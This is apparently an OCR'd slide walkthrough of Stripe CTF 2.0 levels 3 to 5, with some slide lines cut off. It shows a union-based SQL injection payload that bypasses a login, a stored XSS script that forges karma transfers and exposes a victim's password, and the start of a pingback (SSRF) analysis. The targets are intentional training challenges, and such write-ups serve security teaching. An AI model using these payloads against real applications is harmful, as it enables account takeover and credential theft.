
Execute it




Level 3 - The Secret Vault

After the fiasco back in Level 0, management has decided to fortify the Secret Safe into an unbreakable solution (kind of like Unbreakable Linux). The resulting product is Secret Vault, which is so secure that it requires human intervention to add new secrets.

A beta version has launched with some interesting secrets (including the password to access Level 4); you can check it out at https://level03-2.stripe-ctf.com/user-xpbdhykhtr. As usual, you can fetch the code for the level (and some sample data) via `git clone https://level03-2.stripe-ctf.com/user-xpbdhykhtr/level03-code`, or you can read the code below.




Not much functionality.. just auth.
Let's try a bogus user.




Maybe the “Universal SQLi Password?”

‘or 1=1--



Bummer.

Let’s test for SQLi in username



127.0.0.1:5000/login

sqlite3.OperationalError

OperationalError: unrecognized token: """ LIMIT 1"

Traceback (most recent call last)

File "/Library/Python/2.7/site-packages/flask/app.py", line *1689*, in wsgi_ap

```
response = self.make_response(self.handle_exception(e))
```

File "/Library/Python/2.7/site-packages/flask/app.py", line *1687*, in wsgi_ap

```
response = self.full_dispatch_request()
```

File "/Library/Python/2.7/site-packages/flask/app.py", line *1360*, in full_di

```
rv = self.handle_user_exception(e)
```

File "/Library/Python/2.7/site-packages/flask/app.py", line *1358*, in full_di

```
rv = self.dispatch_request()
```

File "/Library/Python/2.7/site-packages/flask/app.py", line *1344*, in dispat

```
return self.view_functions[rule.endpoint](**req.view_args)
```

File "/Users/jeff/Desktop/shared/stripe/stripe-ctf-2.0/levels/3/secretvault.p

```
cursor.execute(query)
```

OperationalError: unrecognized token: """ LIMIT 1"

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can create a paste of it.

Brought to you by DON'T PANIC, your friendly Werkzeug powered

Level 3 - The Code

```
71
72  @app.route('/login', methods=['POST'])
73  def login():
74      username = flask.request.form.get('username')
75      password = flask.request.form.get('password')
76
77      if not username:
78          return "Must provide username\n"
79
80      if not password:
81          return "Must provide password\n"
82
83      conn = sqlite3.connect(os.path.join(data_dir, 'users.db'))
84      cursor = conn.cursor()
85
86      query = """SELECT id, password_hash, salt FROM users
87                 WHERE username = '{0}' LIMIT 1""".format(username)
88      cursor.execute(query)
89
90      res = cursor.fetchone()
91      if not res:
92          return "There's no such user {0}!\n".format(username)
93      user_id, password_hash, salt = res
94
95      calculated_hash = hashlib.sha256(password + salt)
96      if calculated_hash.hexdigest() != password_hash:
97          return "That's not the password for {0}!\n".format(username)
98
99      flask.session['user_id'] = user_id
100     return flask.redirect(absolute_url('/'))
101
```

cursor.execute
prevents
terminating query

But we control the
where clause...

Satisfy this to auth

Union SQLi

Union allows merging two SELECT statements together. Right takes precedence

Original Query:
SELECT id, password_hash, salt from users WHERE username='<INPUT>' LIMIT 1;

We want:
SELECT id, password_hash, salt from users WHERE username='' union SELECT <ID>,"<HASH>", '' LIMIT 1;

Calculate our hash:
>>> import hashlib
>>> print hashlib.sha256("password" + "").hexdigest()
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8

We inject:
' union SELECT 2,"5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8", '

With an empty Salt value, only the hash (that we supply) is compared to the password (that we also supply.) We can iterate through IDs until we hit the right user.

1 - Mallory

2 - Eve

3 - Bob

127.0.0.1:5000

Welcome back! Your secret is: "dummy-password" (Log out)

Level 4 - Karma Trader

The Karma Trader is the world's best way to reward people for good deeds: **https://level04-1.stripe-ctf.com/user-gnkwgmchub**. You can sign up for an account, and start transferring karma to people who you think are doing good in the world. In order to ensure you're transferring karma only to good people, transferring karma to a user will also reveal your password to him or her.

The very active user karma_fountain has infinite karma, making it a ripe account to obtain (no one will notice a few extra karma trades here and there). The password for karma_fountain's account will give you access to Level 5.

Create some accounts, and login.

Past transfers

From	To	Amount

Registered Users

- user1 (**you**, last active 19:04:04 UTC)
- user2 (password: *[hasn't yet transferred karma to you]*, last active 19:03:51 UTC)
- karma_fountain (password: *[hasn't yet transferred karma to you]*, last active 19:03:15 UTC)

Log out

We see a list of users, and passwords of any who have sent us karma.

Let's look at how we send karma.

The app explains how it works pretty well

You are logged in as user1.

Transfer karma

You have 500 karma at the moment. Transfer karma to people who have done good deeds and you think will keep doing good deeds in the future.

Note that transferring karma to someone will reveal your password to them, which will hopefully incentivize you to only give karma to people you really trust.

If you're anything like **karma_fountain**, you'll find yourself logging in every minute to see what new and exciting developments are afoot on the platform. (Though no need to be as paranoid as **karma_fountain** and firewall your outbound network connections so you can only make connections to the Karma Trader server itself.)

See below for a list of all registered usernames.

To: user2

Amount of karma: 1

Submit

Let's send Karma to user2

Success: You successfully transfered 1 karma to "user2".

Now from user2's side

You are logged in as user2.

We see the 'past transfer' and user1's password

Past transfers

From	To	Amount
user1	user2	1

Registered Users

- user1 (password: password1, last active 19:09:30 UTC)
- user2 (**you**, last active 19:10:44 UTC)
- karma_fountain (password: *[hasn't yet transferred karma to you]*, last active 19:03:15 UTC)

Log out

So, what do we try with user input in page content?

What if our

```
70    <li>
71      user3
72      (password: <s
73    </li>
74
75
```

e 19:17:24 UTC)

But what good is XSS?

Don’t we need karma_fountain’s password?

Let’s look at how karma gets sent more closely

```
38 <form action="/transfer" method="POST">
39   <p>To: <input type="to" name="to" /></p>
40   <p>Amount of karma: <input type="text" name="amount" />
41   <p><input type="submit" value="Submit" /></p>
42 </form>
```

So, we need to send karma_fountain an XSS payload that submits a form via POST.

Hmmmmm....

Looking a round a bit we see...

```
1  <!doctype html>
2  <html>
3    <head>
4      <title>Karma Trader</title>
5      <script type="text/javascript"
6              src="/js/jquery-1.8.0.min.js"></script>
7    </head>
8    <body>
9
```

JQuery is included without ever being used..

JQuery makes JavaScript POST's easy

It's almost like this is intentional! (I'm pretty sure it is)

XSS + CSRF = Awesome

```
1   <script>
2 ▼ $.post(
3       "https://level04-1.stripe-ctf.com/user-gnkwgmchub/transfer",
4       { to: "user1", amount: "1" }
5       );
6   </script>
```

Whoever executes this will send user1 1 karma point..

As our password, anyone we send karma to will execute it.

So let's send it to karma_fountain

The next time Karma fountain logs in,
our script is executed,
it sends us karma.

karma_fountain (password: UjsajbvQYL, last active 18:06:27 UTC)

And karma_fountain's password.


PWNED!

Level 5 - Domain Authenticator


Many attempts have been made at creating a federated identity system for the web (see OpenID, for example). However, none of them have been successful. Until today.

The DomainAuthenticator is based off a novel protocol for establishing identities. To authenticate to a site, you simply provide it username, password, and pingback URL. The site posts your credentials to the pingback URL, which returns either "AUTHENTICATED" or "DENIED". If "AUTHENTICATED", the site considers you signed in as a user for the pingback domain.

You can check out the Stripe CTF DomainAuthenticator instance here: **https://level05-1.stripe-ctf.com/user-nespuufcad**. We've been using it to distribute the password to access Level 6. If you could only somehow authenticate as a user of a level05 machine...

To avoid nefarious exploits, the machine hosting the DomainAuthenticator has very locked down network access. It can only make outbound requests to other `stripe-ctf.com` servers. Though, you've heard that someone forgot to internally firewall off the high ports from the Level 2 server.

Here's how it looks...



Source Snippets

```
45  <form action="" method="POST">
46  <p>Pingback URL: <input type="text" name="pingback" /></p>
47  <p>Username: <input type="text" name="username" /></p>
48  <p>Password: <input type="password" name="password" /></p>
49  <p><input type="submit" value="Submit"></p>
50  </form>
```

```
53      user = session[:auth_user]
54      host = session[:auth_host]
55      if user && host
56        output += "<p> You are authenticated as #{user}@#{host}. </p>"
57        if host =~ PASSWORD_HOSTS
58          output += "<p> Since you're a user of a password host and all,"
59          output += " you deserve to know this password: #{PASSWORD} </p>"
60        end
61      end
```

If we're auth'd, show our creds.

If auth'd from PASSWORD_HOSTS, show the flag

So, how do we auth?

```ruby
post '/*' do
  pingback = params[:pingback]
  username = params[:username]
  password = params[:password]

  pingback = "http://#{pingback}" unless pingback.include?('://')

  host = URI.parse(pingback).host
  unless host =~ ALLOWED_HOSTS
    return "Host not allowed: #{host}" \
           " (allowed authentication
  end

  begin
    body = perform_authenticate(pingback, username, password)
  rescue StandardError => e
    return "An unknown error occurred while requesting #{pingback}: #{e}"
  end

  if authenticated?(body)
    session[:auth_user] = username
    session[:auth_host] = host
    return "Remote server responded with: #{body}." \
           " Authenticated as #{username}@#{host}!"
  else
    session[:auth_user] = nil
    session[:auth_host] = nil
    sleep(1) # prevent abuse
    return "Remote server responded with: #{body}." \
           " Unable to authenticate as #{username}@#{host}."
  end
```


Parse Params
From POST URI or body

